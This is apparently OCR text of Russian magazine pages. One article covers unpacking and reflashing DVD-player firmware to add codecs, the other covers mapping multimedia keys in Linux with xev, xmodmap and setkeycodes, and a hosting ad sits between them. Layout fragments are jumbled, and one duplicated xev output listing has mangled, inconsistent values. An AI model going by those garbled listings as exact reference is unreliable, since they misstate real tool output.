
Вооружаем и разоружаем DVD-плееры

ТЕХНИКА ПЕРЕПРОШИВКИ АППАРАТНЫХ DVD-ПЛЕЕРОВ С НИКСАМИ НА БОРТУ

Часть людей предпочитает смотреть видео на компьютере, часть использует для этой цели автономные DVD-проигрыватели, главным недостатком которых является плохая поддержка левых MPEG4-форматов. Народ вовсю потрошит прошивки, но добавить в аппарат новую версию кодека — задача, прямо скажем, нетривиальная. Однако знание ников дает нам сто очков вперед.

Поклонники автономных DVD-проигрывателей приводят множество аргументов в их защиту: начиная с того, что видео удобнее всего смотреть, развалившись на диване перед большим экраном, и заканчивая тем, что домашние больше не домогаются до компьютера, а потому покупка DVD высвобождает кучу машинного времени, которое теперь можно расходовать в хакерских целях. Как же! Диски, купленные в соседнем ларьке или переписанные у подруги, обычно либо не опознаются вообще, либо воспроизводятся с кучей артефактов, сотрясая экран в ужасных конвульсиях. Вот и приходится вновь возвращаться к компьютеру (установка свежего кодека на который не проблема) или осваивать азы нелинейного видеомонтажа, занимаясь цифровым ремастерингом, перезаписывая фильмы в правильном формате на DVD-болванку. Но это не есть хакерский путь.

Чтобы покончить с проблемами раз и навсегда, необходимо исправить ошибки производителя непосредственно в самом плеере. Иногда это удается сделать, просто обновив прошивку, скачанную с официального сайта или позаимствованную у сотрудников сервис-центра, но гарантий, что она действительно исправит ситуацию, нет никаких. Конечно, самостоятельная трепанация прошивок — занятие не для слабонервных, и это дело требует как знания кучи ассемблеров, так и умения держать паяльник в руках. Сегодня объяснять, что такое программатор и где его достать, мы не будем. Предполагается, что читатель имеет опыт модификации прошивок различных устройств и уже давно миновал стадию смены логотипов, русификации меню, etc. Если же нет, рекомендую обратиться к книге креативного хакера с острова Ява PINCKZACCO «BIOS: дизассемблирование, модификация, программирование», в которой все это подробно описано.



Ищем сигнатуру gzip'a в прошивке с помощью hiew'a



На сайте ffmpeg.mplayerhq.hu всегда можно скачать последнюю версию библиотеки FFMPEG

Естественно, далеко не каждый DVD-плеер может быть хакнут и пофиксен. Тут все зависит от того, какой процент операций декодирования выполняется программно, а какой — аппаратно. Кстати, чисто аппаратные декодеры допускают возможность установки программных фильтров, обрабатывающих сжатые данные на различных стадиях декодирования, и потому теоретически способны исправлять любые ошибки и справляться с новыми форматами. Практически же все зависит от мощности видеопроцессора, которая обычно выбирается с минимальным запасом.

Программные декодеры, собранные на базе RISC-процессоров, в этом смысле намного более предпочтительны для использования в хакерских целях, поскольку одну программную реализацию кодека ничего не стоит заменить другой. Хотя и здесь возможны свои нюансы. Например, если дешевый DVD-плеер не поддерживает функцию Global Motion Compensation, появившуюся в MPEG4, поскольку у него физически не хватает мощности, то, даже если мы засунем прошивку с GMC, работать она будет лишь с дисками, записанными в низком разрешении на малых битрейтах. А по мере роста разрешения/битрейта процессор просто не будет успевать декодировать данные, и тогда ему придется либо тормозить со страшной силой, либо дропать кадры. Кстати, умение правильно дропать кадры, не теряя при этом синхронизации со звуком, присуще далеко не всем проигрывателям, но это, по крайней мере, лечится доработкой прошивки.

✘ ВНУТРИ КОРОБКИ

Схемотехнические построения DVD-плееров настолько многообразны, что не поддаются никакому учету. В зависимости от степени интеграции компонентой базы, сердцем проигрывателя может быть как одна мегамикросхема, так и несколько независимых процессоров. Последнее решение встречается намного чаще, и обычно на плате можно найти как минимум один управляющий микроконтроллер и видеопроцессор, обеспечивающий аппаратное декодирование MPEG1/MPEG2(MPEG4). Аудиопроцессор может быть как частью видеопроцессора, так и автономной микросхемой. Прошивки, которые поставляются в сервис-центры и которые заливаются на плеер через DVD-диск или путем непосредственного подключения специального шнура к плате, относятся (за редким исключением) именно к микроконтроллеру, управляющему всеми узлами плеера, но в процессе декодирования никак не участвующему. Во-первых, для этого у него недостаточно мощности, а во-вторых, поток декодированных данных идет в обход него, и он имеет к ним лишь косвенный доступ, достаточный для наложения текста субтитров на изображение, но не более того. Основная работа совершается именно в видеопроцессоре, построенном на базе RISC-проца, обрабатывающего микрокод, который может быть как записан в самом видеопроцессоре, так и расположен во внешней перепрограммируемой микросхеме. Последний случай кажется весьма

соблазнительным для хакерства. Действительно, чисто аппаратных MPEG-декодеров нет ни у кого (и никогда не будет), и потому добавление новых кодеков не должно вызвать непреодолимых проблем. Во всяком случае, если плеер уже поддерживает хотя бы какую-то разновидность MPEG4, то у него хватит сил поддержать и остальные, пускай и не без оговорок по битрейту и прочим фишкам типа GMC, упирающимся в мощность процессора. Практически же RISC-ядро поддерживает ни с чем не совместимый и абсолютно недокументированный набор команд, под который нет ни дизассемблеров, ни трансляторов. Даже если за основу взято ядро популярного процессора, набор команд все равно существенно изменен с целью оптимизации под конкретную задачу. В частности, поддержка цветового пространства YUV12, где на каждый канал отводится по 12 бит, обуславливает появление команд, работающих с 12-битными данными. Увы, видеопроцессор — вещь в себе, и его микрокод является собственностью производителя.

Спрашивается, а где же тут Linux/xBSD?! Уже на подходе. Немного терпения. Китайцы, как известно, дерут все, до чего только им удастся дотянуться, и попате DVD-плеер, собранный умельцем по имени Ляо, при ближайшем рассмотрении очень часто оказывается плохой копией хорошего японского плеера. Содрать чужое (и притом лучшее) экономически выгоднее, чем разрабатывать все самому с нуля. Но воровать нужно тоже с умом, выкидывая максимум деталей и заменяя дорогие комплектующие их дешевыми аналогами. Завышенная цена на продукцию ведущих фирм не в последнюю очередь связана с необходимостью выплаты лицензионных отчислений отцам-основателям проприетарных видео-/аудиоформатов, и потому чем больше форматов поддерживает аппарат, тем он дороже. И самым дорогим узлом

Чем занимаемся

*nix-системами на ПК сегодня уже никого не удивишь. А потому в порядке эксперимента мы решили сменить привычный x86 на нетрадиционную процессорную ориентацию, рассмотрев особенности размножения ников во встраиваемых системах, а конкретнее в автономных DVD-приводах, скрывающих внутри своих прошивок жестоко урезанное ядро Linux или NetBSD. Именно эту прошивку мы и будем хачить, добавляя поддержку новых кодеков и исправляя ошибки в уже имеющихся. В конце концов, если мы за свободный софт, то нужно следовать духу open source не только на компе, но и на всем остальном оборудовании.

```

03FA6E4C DCB 0x1E
03FA6E4D DCB 0xFF
03FA6E4E DCB 0x2F : /
03FA6E4F DCB 0xE1 : B
-----
03FA6E50
03FA6E50 COREDLL_wccopy
03FA6E50 MOV R2, R0
03FA6E54
03FA6E54 retaddr ; COD
03FA6E54 LDRH R3, [R1], #2
03FA6E58 STRH R3, [R2], #2
03FA6E5C
03FA6E60 BNE retaddr
03FA6E64 BX LR
-----
03FA6E68 COREDLL_wccchr DCB 0xB0 : |
03FA6E69 DCB 0x30 : 0
03FA6E6A DCB 0xD0 : -
03FA6E6B DCB 0xE1 : B
03FA6E6C DCB 2
03FA6E6D DCB 0
03FA6E6E DCB 0
03FA6E6F DCB 0xEA : 0

```

IDA Pro дизассемблирует код прошивки, предназначенной для ARM



Так выглядит RISC-процессор ARM9 от ATMEЛ, часто используемый в качестве программного декодера в DVD-проигрывателях

оказывается именно видео-/аудиопроцессор, в стоимость которого уже включены все отчисления. И какой же китаец в здравом уме и трезвой памяти будет закупать видеопроцессоры, особенно если их ему не продают, поскольку они разработаны непосредственно самим производителем плеера, ну или субподрядчиком, работающим на производителя по спецзаказу? Сдрать же видеопроцессор и самому изготовить точно такой же технически возможно, но... только в условиях крупной лаборатории. Подвалы и гаражи для этого никак не подходят. И все же китайцы его как-то передируют. Как?! А очень просто. Они кладут известный орган на неизвестное RISC-ядро и, вместо того чтобы послойно раздербанить микросхему на сканирующем электронном микроскопе, копируют достаточно хорошо документированный интерфейс видеопроцессора с внешним миром. При этом они очень часто используют широко распространенный RISC-процессор (например, ARM) и... открытую библиотеку FFmpeg, для обеспечения работоспособности которой в прошивку заливается урезанное до безобразия ядро Linux а или NetBSD, а точнее малая часть ядра. Как минимум от ядра остается аллокатор — набор функций для работы с динамической памятью. Компилируется все это дело, естественно, с помощью GCC, причем в библиотеку FFmpeg вносится минимум изменений. Китайцы тоже не дураки, какой им резон при «заимствовании» новой версии FFmpeg повторять работу по ее адаптации с нуля? Они же ни от кого не шифруются. И на все юридические проблемы лицензирования плюют с Тянь-Шаня. Конечно, это только попате плюют. А как только дядюшка Ляо выбирается из темных подвалов в устремившиеся вверх небоскребы, тут же выгоднее становится вставлять в плеер аппаратные декодеры от сторонних производителей, чем реализовать их на коленках самостоятельно. Хачить брендовые проигрыватели — бесперспективно, и для полного счастья нам не хватает только DVD с чисто программным декодером. По каким признакам его можно отличить от остальных? Во-первых, это большое количество поддерживаемых аудио/видео-форматов, перечень которых коррелирует с послужным списком библиотеки FFmpeg. Проигрыватели, понимающие только MPEG1/MPEG2, — явно не наш клиент, и они идут лесом. Во-вторых, сняв крышку (а ее все-таки придется снять), мы должны обнаружить достаточно мощный RISC-процессор (ARM7 с крейсерской скоростью в 56 МГц может быть только управленцем, но никак не декодером, а вот ARM9 200 МГц уже может декодировать MPEG4, записанный без наворотов), характерную микросхему перепрограммируемой памяти рядом с ним и необычно большое количество буферных ОЗУ (необычно большое для аппаратных декодеров). Собственно говоря, именно буферные ОЗУ и позволяют отличить управляющий микроконтроллер от программного видеodeкодера. Чтобы не маньячить прямо в магазине (где вскрывать крышку нам все равно не дадут), необходимо заранее изучить доступный модельный ряд и нарыть необходимую информацию в интернете. Если повезет, мы откопаем не только фотографии платы, но еще и принципиальную схему, которая,

впрочем, необязательна. Как вариант, можно приобрести поддержанный DVD с руку приятеля или, натянув сапоги, совершить набег на любой более-менее приличный радиорынок, где продавцы в курсе темы и знают товар, который они продают. Собственно говоря, попате-продукция распространяется преимущественно через рынки. В салонах бытовой техники ее можно встретить только с перепугу. Оно и понятно. Салоны предпочитают брать продукцию фирм, имеющих развитую сеть сервисных центров, обеспечивающих хотя бы гарантийный ремонт. Конечно, качество у попате-продукции не ахти, и радости от того, что хакнутый плеер будет воспринимать все форматы... Ну о какой радости можно говорить, если звук кошмарный, а изображение просто отвратное?.. Но тут все не так однозначно. Не факт, что, заплатив за брендовый проигрыватель, мы получим достойное качество, особенно если речь идет о пережатых MPEG4-дисках со звуком в mp3. Писать же MPEG4 с малым сжатием и оригинальным многоканальным звуком смысла нет, поскольку по размеру получится тот же самый DVD. Да и сами DVD, продающиеся на российских просторах, обычно получены из каких-то левых источников, даже если они выдают себя за крутые лицензионные. Качественные видео/звук и плеер с поддержкой MPEG4 несовместимы по определению. Если так уж важно качество, то достаточно приобрести любой приличный DVD-проигрыватель из серии MPEG1/MPEG2 only. Если же мы хотим поэкспериментировать, берем попате-DVD с программным декодером и хачим прошивку по полной программе, добавляя туда новые кодеки. Этим мы, собственно, сейчас и займемся.

✘ **МОЧИМ ПРОШИВКУ**

Микрокод программных видеodeкодеров особой оригинальностью не отличается. Сначала управление передается на неупакованный boot-блок (расположенный в самом конце дампа), который выполняет некоторую первичную диагностику, инициализирует процессор с контроллером памяти и передает управление распаковщику. С распаковкой китайцы особо не заморачиваются, и прошивка, как правило, упакована стандартным для *nix-систем gzip'ом, так что эта процедура проходит без проблем. Начало упакованного блока в этом случае отмечено сигнатурой 1Fh 8Bh 08h. Просто загружаем дамп прошивки в hiew, выделяем блоком, копируем в файл и натравливаем на него gzip. Если же братья китайцы использовали самодельный упаковщик (временами с ними это случается, причем, судя по стилю кодирования, пишут они его под sake), изучаем код распаковщика в IDE и здесь же, в IDE, пишем свой собственный скрипт для распаковки. Распакованная прошивка имеет модульную структуру, последовательно копируемую в разные части буферного ОЗУ. Часть модулей содержит код операционной системы (или, точнее, все, что от него осталось), часть обеспечивает поддержку ввода/вывода и примитивной файловой системы,

КОМПАНИЯ ПРЕДЛАГАЕТ ДЛЯ ВАС СЛЕДУЮЩИЕ УСЛУГИ:

содержащей довольно большое количество кодеков. Кодеки могут представлять собой как двоичные файлы своего собственного формата, так и обычные ELF-файлы. В любом случае кодеками управляет менеджер, передающий им закодированные аудио-/видеоданные и забирающий распакованную информацию. В зависимости от количества саке, принятого разработчиками, видеопроцессор может либо работать в режиме реального времени (то есть выдавать декодированную информацию в строго определенные моменты времени), либо просто валить результаты декодирования в буферное ОЗУ, перекладывая заботу о его дальнейшей судьбе на плечи других микросхем. Все это необходимо учитывать при добавлении новых кодеков или модификации уже существующих. Собственно, процедура добавления нового кодека довольно проста. Так как у нас есть некоторое подобие файловой системы, достаточно положить туда еще один файл, после чего упаковать все модули обратно gzip'ом, приклеить оригинальный boot-блок, пересчитать все контрольные суммы и залить прошивку назад в микросхему с помощью программатора. Труднее всего выяснить формат кодеков. Он будет явно не от MS. И никаких стандартов на этот счет у нас нет. А потому приходится либо потрошить кодеки, входящие в состав исходной прошивки, либо дизассемблировать их менеджер, состоящий из десятков килобайт кода. В простейшем случае кодек представляет собой обычный ELF, экспортирующий несколько функций, среди которых есть функция с условным названием check_format. Ей передается аудио-/видеопоток, и она должна сказать, готов ли этот кодек его декодировать или нет. В плане хака это наилучший вариант, поскольку мы можем добавить поддержку абсолютно любых форматов сжатия и контейнеров, использующихся для их хранения. Хуже, если кодек представляет собой бинарный файл, в определенной позиции которого содержится список сигнатур (например, кодов fourcc), соответствующих заголовкам форматов, которые он готов обрабатывать. В этом случае первичный парсинг формата делает менеджер кодеков, и потому нужно быть готовым к тому, что его придется сильно править. Хак прошивок немаловажен без отладки, но... с отладкой сплошные напруги. Писать эмулятор видеопроцессора со всем его окружением слишком муторно, долго и совершенно нецелесообразно, к тому же при отсутствии спецификации никогда нельзя быть уверенным, что наш эмулятор правильный. Ничего другого не остается, как прибегнуть к отладочной печати. Для этого кодеку достаточно выводить текстовые строки, накладывая их поверх распакованных видеоданных. В идеале, конечно, стоило бы прикрепить активацию отладчика к определенной комбинации кнопок на пульте/лицевой панели плеера, но, увы, видеопроцессору кнопки недоступны, и это потребует модификации основной прошивки управляющего микропроцессора. А нам ее модифицировать совсем не хочется. Поступим проще. Изготовим специальный отладочный видеодиск, содержащий определенную последовательность байт в заголовке/видеопотоке, обнаружив которую, кодек должен задействовать режим отладочной печати и не выключать вплоть до аппаратного ресета/перезагрузки — иначе как тогда отлаживать проблемные диски?! То есть отладочный диск только активирует печать, а сам по себе может даже не содержать никакой актуальной видеoinформации. К сожалению, это не всегда можно сделать, поскольку у некоторых моделей плееров ресет видеопроцессора происходит автоматически при каждой смене диска.

✉ ЗАКЛЮЧЕНИЕ

Мышкх не претендует на создание полного, законченного и исчерпывающего руководства по хаку DVD-прошивок. В силу многообразия схемотехнических решений DVD-проигрывателей это попросту невозможно, к тому же элементарная база не стоит на месте, а интенсивно обновляется. Не стоят на месте и форматы компрессии аудио-/видеоданных. Но полное руководство и ненужно. Мы же, как истинные хакеры, ориентированы не на конечный результат, а на сам процесс его достижения. Главное — это выбрать изначально правильное направление. Уяснить, что как прошивок вообще возможен и что никсы поджидают нас даже там, где мы совсем их не ожидаем. Открытые проекты — действительно великая вещь, доказывающая превосходство хакерского братства над корпоративным интересом к обогащению путем монополизации права на обладание программным кодом. **И**

ХОСТИНГ

СКИДКИ до 20%

UNIX-хостинг:

Планы	Параметры	Цена
Beginner	1Гб, 2 сайта, 2 MySQL базы	От 203 руб.
Basic	2Гб, 5 сайтов, 5 MySQL баз	От 348 руб.
Business Pro	5Гб, 10 сайтов, 10 MySQL баз	От 522 руб.

Со всеми планами панель управления ISPmanager.

ВИРТУАЛЬНЫЕ ВЫДЕЛЕННЫЕ СЕРВЕРЫ:

Планы	Параметры	Цена
Start	2Гб, 64Mb RAM, 20Gb трафик	От 464 руб.
Standart	5Гб, 128Mb RAM, 40Gb трафик	От 580 руб.
Business	10Гб, 198Mb RAM, 80Gb трафик	От 928 руб.
Business Pro	15Гб, 256Mb RAM, 120Gb трафик	От 1305 руб.

Дополнительно мы предлагаем панель управления ISPmanager - 290 руб./мес.

* Для планов unix хостинга и виртуальных выделенных серверов действуют скидки:

при оплате за 6 мес. скидка 10%;
при оплате за 1 год скидка 20%.

Все цены включают НДС.

РЕГИСТРАЦИЯ ДОМЕНОВ

За регистрацию доменов .com, .net, .biz, .org всего 348 руб./год, включая НДС

Лучшие цены!

Регистрируем домены в 50+ зонах: ru info su ac ag am at be biz.pl bz cn co.uk com.sg de fm gen.in gs in io jp la md me.uk ms nu pl sc se sh tc vg ws

ВАКАНСИИ

Ищем таланты!

- Системный администратор
- Помощник сисадмина, техподдержка
- Веб-програмист.

Высокая зарплата, хороший коллектив, система бонусов

Звоните! Тел. (495) 788-94-84

www.best-hosting.ru

СОЗДАЕМ ОТКАЗ ОУСТОЯЧИВЫЕ РЕШЕНИЯ



ЮРИЙ «BOBER» ПАЗЗОПЕНОВ
/ ZLOY.BOBER@GMAIL.COM /

Нихт ферштейн

УЧИМ ПИНГВИНА ПОНИМАТЬ

МУЛЬТИМЕДИЙНЫЕ КЛАВИШИ

Большинство современных клавиатур снабжено мультимедийными клавишами, да и мышки уже имеют от трех до семи кнопок. На диске, идущем в комплекте, и на сайте производителя доступны драйверы и всяческие полезные программы только для Windows. Всем известно, что Linux славится своей возможностью настроить систему под себя, если, конечно, знать, где и что настраивать. Наша задача — научить пингвина работать с дополнительными баттонами.

✘ ОПРЕДЕЛЕНИЕ СКАН-КОДА КЛАВИШ

Что бы ты там не нажимал на своей клавиатуре, X-серверу и ядру, в общем-то, все равно, что на ней написано или нарисовано. Их интересуют исключительно скан-код кнопки, причем сначала иксы считывают таблицу кодов клавиш ядра, а затем уже код клавиши привязывается к собственной таблице кодов. Если в Windows проблемы настройки мультимедийных клавиш в консоли как таковой не существует, то в Linux приходится отдельно настраивать реакцию на нажатие кнопок в консоли и в X-Window.

Чтобы узнать код клавиши, следует использовать утилиту `xev`, входящую в состав X-сервера. После ее запуска появляется окно Event Tester, теперь последовательно нажимаем клавиши, запоминая выдаваемый код:

```
$ xev
...
KeyRelease event, serial 31, synthetic NO, window
0x3e00001,
    root 0x67, subw 0x0, time 279734676, (311,611),
    root: (1104,687),
    state 0x2000, keycode 236 (keysym 0x1008ff19,
XF86Mail), same_screen YES,
XLookupString gives 0 bytes:
```



```
XFilterEvent returns: False
KeyRelease event, serial 31, synthetic NO, window
0x2600001,
    root 0x67, subw 0x0, time 265877259, (883,334),
    root: (886,358),
    state 0x0, keycode 161 (keysym 0x0, NoSymbol), same_
screen YES,
XLookupString gives 0 bytes:
XFilterEvent returns: False
```

Вывод может быть огромен, так как отслеживается каждое движение мышки при проходе над окном Event Tester. Клавишу описывает блок `KeyRelease`, в частности, значение `keycode` как раз и является скан-кодом, который мы хотим узнать. В приведенном примере нажаты две клавиши. Клавише с кодом 236 соответствует код клавиши для X-сервера, указанный в `keysym`, а также действие `XF86Mail`, которое в KDE запускает используемый по умолчанию почтовый клиент. Для клавиши с номером 161 код и действие не определены.

Возможна ситуация, когда клавиша нажимается, но ее скан-код не выдается. Это означает, что ядро не может найти соответствующее значение. В выводе `dmesg` должна быть такая строка:

```
Use 'setkeycodes 0xec <keycode>' to make it known.
```




```

$ cat /usr/include/X11/XF86keysym.h
XF86KeySym returns: False
KeyPress event, serial 31, synthetic NO, window 0x2000001,
 root 0x67, subw 0x0, time 26425622, (375, -54), root:(375,657),
 state 0x2000, keycode 231 (keycode 0x1008FF29, XF86Refresh), same_screen YES,
 LookupString gives 0 bytes:
 KeyCodeString gives 0 bytes:
 XF86KeySym returns: False
KeyRelease event, serial 31, synthetic NO, window 0x2000001,
 root 0x67, subw 0x0, time 26425622, (375, -54), root:(375,657),
 state 0x2000, keycode 176 (keycode 0x1008FF2e, XF86Mail), same_screen YES,
 LookupString gives 0 bytes:
 KeyCodeString gives 0 bytes:
 XF86KeySym returns: False
KeyPress event, serial 31, synthetic NO, window 0x2000001,
 root 0x67, subw 0x0, time 26425622, (375, -54), root:(375,657),
 state 0x2000, keycode 176 (keycode 0x1008FF2e, XF86Mail), same_screen YES,
 LookupString gives 0 bytes:
 KeyCodeString gives 0 bytes:
 XF86KeySym returns: False
KeyRelease event, serial 31, synthetic NO, window 0x2000001,
 root 0x67, subw 0x0, time 26425622, (375, -54), root:(375,657),
 state 0x2000, keycode 176 (keycode 0x1008FF2e, XF86Mail), same_screen YES,
 LookupString gives 0 bytes:
 KeyCodeString gives 0 bytes:
 XF86KeySym returns: False
$ cat /usr/include/X11/XF86keysym.h
/*
 * Keys found on some "Internet" keyboards.
 */
#define XF86XK_Standby          0x1008FF10
#define XF86XK_AudioLowerVolume 0x1008FF11
#define XF86XK_AudioRaiseVolume 0x1008FF13
#define XF86XK_AudioPlay       0x1008FF14
#define XF86XK_AudioStop       0x1008FF15
#define XF86XK_Mail             0x1008FF19

```

Вывод утилиты хев

✘ НАСТРОЙКА ПРИВЯЗКИ СКАН-КОДОВ В X-WINDOW

Итак, скан-коды теперь у нас есть, нужно указать X-серверу, что он, собственно, должен делать при нажатии этой клавиши, то есть присвоить ей символическое имя. Список символических имен приведен в файле заголовков XF86keysym.h. По умолчанию заголовочные файлы X-сервера в современных дистрибутивах не устанавливаются. Чтобы увидеть его в Ubuntu, нужно установить пакет x11proto-core-dev, после чего этот файл будет лежать в каталоге /usr/include/X11. Как вариант — можно обратиться к CVS-серверу X.Org (webcvs.freedesktop.org/xorg/proto/X11/XF86keysym.h?view=log&pathrev=XORG-CURRENT). Смотрим:

```

$ cat /usr/include/X11/XF86keysym.h
/*
 * Keys found on some "Internet" keyboards.
 */
#define XF86XK_Standby          0x1008FF10
#define XF86XK_AudioLowerVolume 0x1008FF11
#define XF86XK_AudioRaiseVolume 0x1008FF13
#define XF86XK_AudioPlay       0x1008FF14
#define XF86XK_AudioStop       0x1008FF15
#define XF86XK_Mail             0x1008FF19

```

Если мы сравним последнюю строку с выводом хев, то увидим, что значения совпадают с клавишей с keycode 236 — keysym 0x1008ff19, XF86Mail (без суффикса XK_). Список всех доступных значений в том виде, в каком они должны использоваться, ты найдешь в /usr/share/X11/XKeysymDB. Составить свой вариант раскладки можно двумя способами: создать описание своей клавиатуры или использовать Xmodmap. Последний способ самый простой, поэтому о нем и будем говорить далее. В домашнем каталоге пользователя создаем файл .Xmodmap, в который заносим желаемые значения:

```

$ MCEDIT ~/.XMODMAP
keycode 161 XF86Calculator
keycode 174 XF86AudioLowerVolume
keycode 176 XF86AudioRaiseVolume
keycode 162 XF86AudioPause

```

И так далее, принцип, думаю, ясен. Причем код клавиш можно заносить как в десятичном, так и шестнадцатеричном виде. По моим наблюдениям, коды большинства клавиш стандартизированы. Поэтому, если ты один раз настроишь реакцию на нажатие клавиши и перенесешь файл на другой комп, есть вероятность, что на другой клавише реакция на нажатие также подписанной клавиши будет аналогичная. Пользователи рабочего стола Gnome с GDM могут прописать все эти строки в общесистемный файл /etc/X11/Xmodmap.

В других случаях нам еще нужно указать X-серверу, чтобы он использовал созданный файл. В разных дистрибутивах это реализовано по-разному,

То есть тебе предлагают установить скан-код клавиши самостоятельно при помощи setkeycodes, при этом значение keycode выбрать очень просто. Переведи полученную цифру в десятичное число (большинство калькуляторов это умеют) и прибавь 128. В данном примере 0hex=236, то есть получаем скан-код 364. Если есть сомнения, список действующих и недействующих скан-кодов можно просмотреть, запустив в консоли утилиту getkeycodes или dumpkeys. Например, если вывод «getkeycodes | grep <код клавиши>» ничего не дал, значит этот код можно смело использовать.


Помочь определить скан-код способна и утилита XKeycaps (www.jwz.org/xkeycaps), которая является графическим фронт-эндом к Xmodmap. В консоли программа хев, разумеется, не работает. Чтобы узнать скан-код, выдаваемый ядром, следует использовать утилиту showkey или getkeycodes:

```

$ showkey
клавиатура была в режиме UNICODE
нажмите любую клавишу (программа завершится через 10 сек
после последнего нажатия) . . .
0xe0 0xb6 0xe0 0x6c

```

Первые две цифры соответствуют нажатой клавише, вторые — отсутствию нажатия.



Переменные в XF86keysym.h

основная идея состоит в запуске команды `/usr/bin/xmodmap $HOME/.Xmodmap` при входе пользователя в систему или при старте X. Тут уже каждый танцует, как хочет. На форумах предлагают использовать файл `$HOME/.xsession` (в некоторых дистрибутивах он может называться `.Xsession`), `.xprofile` или системный `/etc/X11/Xsession`. И боюсь, что это далеко не все возможные варианты. Давай посмотрим, как сделано в KUbuntu:

```
$ sudo grep -iR xmodmap /etc
```

В результате находим прелюбопытнейший файл `/etc/X11/Xsession.d/80ubuntu-xmodmap` такого содержания:

```
$ cat /etc/X11/Xsession.d/80ubuntu-xmodmap
/usr/bin/xmodmap /usr/share/apps/kxkb/ubuntu.xmodmap
|| true
USRMODMAP="$HOME/.Xmodmap"

if [ -x /usr/bin/xmodmap ]; then
    if [ -f "$USRMODMAP" ]; then
        /usr/bin/xmodmap "$USRMODMAP" || true
    fi
fi
```

То есть загружается содержимое файла `ubuntu.xmodmap` и пользовательский `.Xmodmap`, если он существует. Открыв в редакторе `ubuntu.xmodmap`, ты обнаружишь список `keycode` и сопоставленные символьные имена. Отсюда можно сделать вывод: если разработчик сообщает о том, что его дистрибутив поддерживает мультимедийные клавиатуры, то с большой долей вероятности можно найти подобный файл. В других дистрибутивах присутствует аналогичная система запуска пользовательских `xmodmap`-файлов.

Теперь, когда символьные имена клавишам присвоены, можно назначать им желаемые действия. Некоторые оконные среды вроде KDE умеют обрабатывать действия по символьным именам. Так, при нажатии кнопки с XF86AudioPlay начинается воспроизведение плеера, используемый по умолчанию. Чтобы установить нужную комбинацию, достаточно зайти в «Центр управления KDE → Региональные и специальные возможности → Комбинации клавиш» (в KUbuntu ищи в «System Setting → Keyboard & Mouse»). Аналогичный пункт меню есть и в Gnome (можно просто вызвать `gnome-keyboard-bindings`), и в XFce. Плюс некоторые программы вроде Amarok, Konqueror, MPD также умеют обрабатывать нажатия клавиш. В других средах, не имеющих графических средств настройки, скорее всего, потребуется ручное вмешательство в конфигурационные файлы. Например, чтобы в IceWM по нажатии клавиши с символьным именем XF86AudioPlay запускался проигрыватель XMMS, а при повторном нажатии он становился на паузу, в файл `~/.icewm`, появляющийся после первого запуска, следует добавить строку:



Окно XKeycaps

\$ MCEDIT ~/.ICEWM

```
key XF86AudioPlay xmms --play-pause
```

В Fluxbox строка для запуска проигрывателя будет выглядеть так:

\$ MCEDIT ~/.FLUXBOX/KEYS

```
None XF86AudioPlay :ExecCommand xmms --play-pause
```

В конфигах обычно есть примеры, поэтому с остальными оконными менеджерами, думаю, ты без труда разберешься сам.

✘ **НАСТРОЙКА РЕАКЦИИ В КОНСОЛИ**

В консоли порядок действий несколько иной. Как ты помнишь, вывод `dmesg` рекомендовал назначить клавишные коды с помощью команды `setkeycodes`. Но здесь есть отличия — клавишных команд в консоли не может быть больше 128, следует выбирать значения от 0 до 127:

```
$ setkeycodes 0xec 118
```

Посмотреть свободные значения можно в файле текущей клавиатурной раскладки. В Ubuntu и всех дистрибутивах, базирующихся на Debian, это обычно `/etc/console-setup/boottime.kmap.gz`. Если после запуска проблем с клавишами нет, заносим эту строку в один из стартовых скриптов, например в `/etc/init.d/rc.local`.

Теперь осталось задать соответствие клавиши и выполняемого действия. Здесь простор для творчества даже больше, чем в иксах. В `keymaps(5)` процедура установки соответствия `keycode` выглядит следующим образом:

```
{ plain | <modifier sequence> } keycode keynumber =
keysym
```


Пример:

```
# Переключение консоли на одну назад при нажатии на клавишу с кодом 105
keycode 105 = Decr_Console
